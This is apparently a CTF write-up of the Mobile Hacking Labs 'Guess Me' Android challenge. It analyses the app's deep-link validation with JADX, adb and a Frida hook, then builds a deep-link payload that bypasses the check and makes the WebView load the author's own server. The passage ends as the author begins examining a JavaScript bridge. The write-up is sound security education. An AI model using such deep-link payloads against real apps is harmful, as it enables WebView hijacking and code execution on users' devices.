
I’m going to be attempting the Guess Me Challenge by Mobile Hacking Labs, to complete this challenge, Mobile Hacking Labs provides you us the ability to use a Corellium device. However, I will be using a local emulator, specifically a Small Phone API 31 Android 12.0 ("S") | arm64 emulated using Android Studio on an M1 MacBook.
Table of Contents #
Getting Started #

First things first download the APK and install it on the target device. Once installed you should see it on the phone as shown below:
Understanding AndroidManifest.xml #
Now let’s look at the APK file in JADX. We want to look at the AndroidManifest since this contains essential metadata about the app.
The first thing we want to look at within the AndroidManifest is the activities; these methods allow users to interact with the application.

Let’s take a closer look.
        <activity
            android:name="com.mobilehackinglab.guessme.MainActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity
            android:name="com.mobilehackinglab.guessme.WebviewActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data
                    android:scheme="mhl"
                    android:host="mobilehackinglab"/>
            </intent-filter>
        </activity>
If you have ever conducted reverse engineering most of this is almost self-documented, however intent-filter is something new to me. This is essentially describing how an activity can be launched. We can verify this with adb.
wetw0rk@redacted ~ % adb shell "am start -a android.intent.action.MAIN -c android.intent.category.LAUNCHER -n com.mobilehackinglab.guessme/.MainActivity"
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=com.mobilehackinglab.guessme/.MainActivity }
This should launch the application via adb. This was possible since we knew the action (-a), category (-c) and the activity name (-n).

Let’s go to main().
Taking a closer look at MainActivity #
There are a few functions within this class that are normally on every app onCreate(), onStart(), onResume(), onPause(), onDestroy(). Now I did investigate these (leave no stone unturned), however this leaves us with a few functions to target directly.

However after getting nowhere I re-read the challenge which mentioned the following:
This challenge revolves around a fictitious "Guess Me" app, shedding light on a critical security flaw related to deep links that can lead to remote code execution within the app's framework.
What is a Deep Link? #
So clearly, we have a big hint, but what is a deep link? It’s a link that refers specifically to content on an app at a specific activity or screen.
A typical deep link uses a custom URL scheme for example:
wetw0rk://rere.html
When these “deep links” are clicked, it opens the mobile app at a specific location.
That said we should take a closer look at WebviewActivity.
Taking a closer look at WebviewActivity #
Immediately we are presented with a solid amount of suspicious functions.
- handleDeepLink()
- isValidDeepLink()
- loadDeepLink()
- loadAssetIndex()

From my perspective, using the naming conventions alone we can guess the flow.
handleDeepLink()
    isValidDeepLink()
        loadDeepLink()
            loadAssetIndex()
handleDeepLink() #
So nothing is too complicated here other than confirmation of our flow guess. However, we also see that there is two potential function calls AFTER the call to isValidDeepLink() so we were close enough…
    private final void handleDeepLink(Intent intent) {
        Uri uri = intent != null ? intent.getData() : null;
        if (uri != null) {
            if (isValidDeepLink(uri)) {
                loadDeepLink(uri);
            } else {
                loadAssetIndex();
            }
        }
    }
Let’s continue…
isValidDeepLink() #
This function is whereas the name suggests our deep link is validated.
    private final boolean isValidDeepLink(Uri uri) {
        if ((!Intrinsics.areEqual(uri.getScheme(), "mhl") && !Intrinsics.areEqual(uri.getScheme(), "https")) || !Intrinsics.areEqual(uri.getHost(), "mobilehackinglab")) {
            return false;
        }
        String queryParameter = uri.getQueryParameter("url");
        return queryParameter != null && StringsKt.endsWith$default(queryParameter, "mobilehackinglab.com", false, 2, (Object) null);
    }
Let’s break down that if condition:
- We check that “mhl” IS WITHIN the uri:
(!Intrinsics.areEqual(uri.getScheme(), "mhl") - We check that “https” IS WITHIN the uri OR that “mobilehackinglab” is within that uri:
!Intrinsics.areEqual(uri.getScheme(), "https")) || !Intrinsics.areEqual(uri.getHost(), "mobilehackinglab")
If we fail to meet these conditions the deep link is considered invalid and the function returns false.
Next, we see a call to uri.getQueryParameter(), this will get the value of a query parameter. For example, under the above conditions http://google[.]com/search?url=wetw0rk would return “wetw0rk” and store it within the variable queryParameter.
Lastly, the function ensures that the queryParameter variable is not set to NULL and that the query parameter ends with mobilehackinglab[.]com.
Onto to the next function!
loadDeepLink() #
Alright so the next function once again gets a string from url via getQueryParameter. Next, we see a WebView class which is calls loadUrl() which as the name suggests will call / load the target URL.
    private final void loadDeepLink(Uri uri) {
        String fullUrl = String.valueOf(uri.getQueryParameter("url"));
        WebView webView = this.webView;
        WebView webView2 = null;
        if (webView == null) {
            Intrinsics.throwUninitializedPropertyAccessException("webView");
            webView = null;
        }
        webView.loadUrl(fullUrl);
        WebView webView3 = this.webView;
        if (webView3 == null) {
            Intrinsics.throwUninitializedPropertyAccessException("webView");
        } else {
            webView2 = webView3;
        }
        webView2.reload();
    }
One more function to go…
loadAssetIndex() #
Once again, we call loadUrl() this time it loads HTML from within the application.
    private final void loadAssetIndex() {
        WebView webView = this.webView;
        if (webView == null) {
            Intrinsics.throwUninitializedPropertyAccessException("webView");
            webView = null;
        }
        webView.loadUrl("file:///android_asset/index.html");
    }
So basically, this is called IF our provided deep link is invalid.
Theory #
So as of right now we know that there is a possibility we can get this application to call out to us but we must meet the following conditions:
- MUST have “mhl”
- MUST have “https” OR “mobilehackinglab”
- MUST end with “mobilehackinglab”
If we look at the manifest once more this makes sense…
        <activity
            android:name="com.mobilehackinglab.guessme.WebviewActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data
                    android:scheme="mhl" <--------- HERE
                    android:host="mobilehackinglab"/>
            </intent-filter>
        </activity>
So let’s build a PoC.
mhl://mobilehackinglab?url=A.B.C.D:8080/mobilehackinglab
We can test this with adb.
wetw0rk@redacted ~ % adb shell "am start -n com.mobilehackinglab.guessme/.WebviewActivity -d 'mhl://mobilehackinglab?url=A.B.C.D:8080/mobilehackinglab'"
Starting: Intent { dat=mhl://mobilehackinglab?url=A.B.C.D:8080/mobilehackinglab cmp=com.mobilehackinglab.guessme/.WebviewActivity }
Using a custom hook with Frida, we can see that our payload did not meet the conditions.
wetw0rk@redacted ~ % frida -U -p 7706 -l trace.js
     ____
    / _  |   Frida 16.5.7 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Android Emulator 5554 (id=emulator-5554)

[Android Emulator 5554::PID::7706 ]->
[*] Method called with URI: mhl://mobilehackinglab?url=A.B.C.D:8080/mobilehackinglab

Returned: false
Below is my Frida code:
Java.perform(function () {
    var WebviewActivity = Java.use('com.mobilehackinglab.guessme.WebviewActivity');
    WebviewActivity.isValidDeepLink.overload('android.net.Uri').implementation = function (args) {
        console.log('\n[*] Method called with URI: ' + args.toString());
        var result = this.isValidDeepLink(args);
	console.log('\nReturned: ' + result + '\n');
        return result;
    }
})l
Let’s re-visit the code and try again.
wetw0rk@redacted ~ % adb shell "am start -n com.mobilehackinglab.guessme/.WebviewActivity -d 'mhl://mobilehackinglab?url=A.B.C.D:8080/mobilehackinglab.com'"
Starting: Intent { dat=mhl://mobilehackinglab?url=A.B.C.D:8080/mobilehackinglab.com cmp=com.mobilehackinglab.guessme/.WebviewActivity }
If we check our web server we can see we got a response!

and Frida returned true!
[*] Method called with URI: mhl://mobilehackinglab?url=A.B.C.D:8080/mobilehackinglab.com

Returned: true
However, if we recall RCE was possible? But how? If we look at the application, we see something interesting when navigating to the default page.

Well not too strange I guess, but we see that the current time is returned to us. This means the page is likely able to get the time via JS code? Let’s find this in JADX.
Taking a look at the default page #
Below we can see the custom HTML page.

However, something sticks out…
    var result = AndroidBridge.getTime("date");
    var lines = result.split('\n');
    var timeVisited = lines[0];
    var fullMessage = "Thanks for playing the game\n\n Please visit mobilehackinglab.com for more! \n\nTime of visit: " + timeVisited;
    document.getElementById('result').innerText = fullMessage;
In the code above we can see that we make a call to AndroidBridge. I had no idea what this was but it’s actually a “bridge” that connects Android native code and Webview. This is achieved by using the addJavascriptInterface method.
Let’s find this in JADX.
